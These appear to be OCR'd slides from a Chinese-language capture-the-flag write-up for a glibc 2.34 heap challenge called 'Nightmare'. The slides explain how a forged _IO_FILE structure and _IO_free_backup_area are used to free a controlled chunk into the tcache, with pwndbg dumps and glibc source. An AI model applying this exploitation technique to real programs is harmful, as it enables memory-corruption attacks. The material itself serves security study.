
swap(read_base, save_base)

為了再次 free chunk，先透過此 function 將 read pointer 與 save pointer 交換


$ Nightmare

Exploitation

並且交換後仍須確保 lock type 為 invalid，因此要先更改 save_end



```
pwndbg> p (*(struct _IO_FILE *) 0x1555555549c8)
$1 = {
  _flags = 256,
  _IO_read_ptr = 0xff <error: Cannot access memory at address 0xff>,
  _IO_read_end = 0xff <error: Cannot access memory at address 0xff>,
  _IO_read_base = 0x0,
  _IO_write_base = 0x155555241010 "ARUU\001",
  _IO_write_ptr = 0x15555528adb8 "",
  _IO_write_end = 0x1555552d4bc0 "",
  _IO_buf_base = 0x0,
  _IO_buf_end = 0x1555552d4bc0 "",
  _IO_save_base = 0x155555241010 "ARUU\001",
```




```
pwndbg> p _rtld_global._dl_load_lock
$2 = {
  mutex = {
    __data = {
      __lock = 256,
      __count = 0,
      __owner = 255,
      __nusers = 0,
      __kind = 255,
```

交換後指向 chunk 的 pointer 會被放到 save_base

$ Nightmare


Exploitation



u1f383@u1f383:/

```
$ 

void _IO_free_backup_area(FILE *fp)
{
    if (_IO_in_backup(fp))
        _IO_switch_to_main_get_area(fp);
    free(fp->_IO_save_base);
    fp->_IO_save_base = NULL;
    fp->_IO_save_end = NULL;
    fp->_IO_backup_base = NULL;
}
```

透過此 function 釋放 chunk，因此 chunk 進入 tcache 當中



```
                                                                      [ SOURCE
In file: /usr/src/glibc/glibc-2.34/libio/genops.c
   187 {
   188   if (_IO_in_backup (fp))
   189     _IO_switch_to_main_get_area (fp);  /* Just in ca
   190   free (fp->_IO_save_base);
   191   fp->_IO_save_base = NULL;
 ► 192   fp->_IO_save_end = NULL;
   193   fp->_IO_backup_base = NULL;
   194 }
   195 libc_hidden_def (_IO_free_backup_area)
   196
   197 int
─────────────────────────────────────────────────────────────────[ STA
00:0000│ rsp 0x7fffffff7010 —▸ 0x155555554040 (_rtld_local
01:0008│     0x7fffffff7018 —▸ 0x15555553286d (_dl_fini+55
02:0010│ r13 0x7fffffff7020 —▸ 0x155555555220 ◂— 0xffffffff
03:0018│     0x7fffffff7028 —▸ 0x1555555557d0 —▸ 0x1555555
04:0020│     0x7fffffff7030 —▸ 0x15555551a000 —▸ 0x1555553
05:0028│     0x7fffffff7038 —▸ 0x155555554a48 (_rtld_local
06:0030│     0x7fffffff7040 ◂— 0x7fffffff7040
07:0038│     0x7fffffff7048 —▸ 0x7fffffff7040 ◂— 0x7fffff
───────────────────────────────────────────────────────────────[ BACK
 ► f 0   0x15555539d1a1 _IO_free_backup_area+33
   f 1   0x15555553286d _dl_fini+557
   f 2   0x5555555553d9 nightmare+163
   f 3   0x55555555544d __libc_csu_init+77
   f 4   0x7fffffff7130
   f 5   0x155555554a48 _rtld_local+2568
   f 6 0xff007fffffff7118
   f 7          0x280217
──────────────────────────────────────────────────────────────────────
pwndbg> x/10gx 0x555555559000 + 0x170
0x555555559170: 0x0000000000000000      0x0000000000000000
0x555555559180: 0x0000155555241010      0x0000000000000000
```

0x200 tcache bin

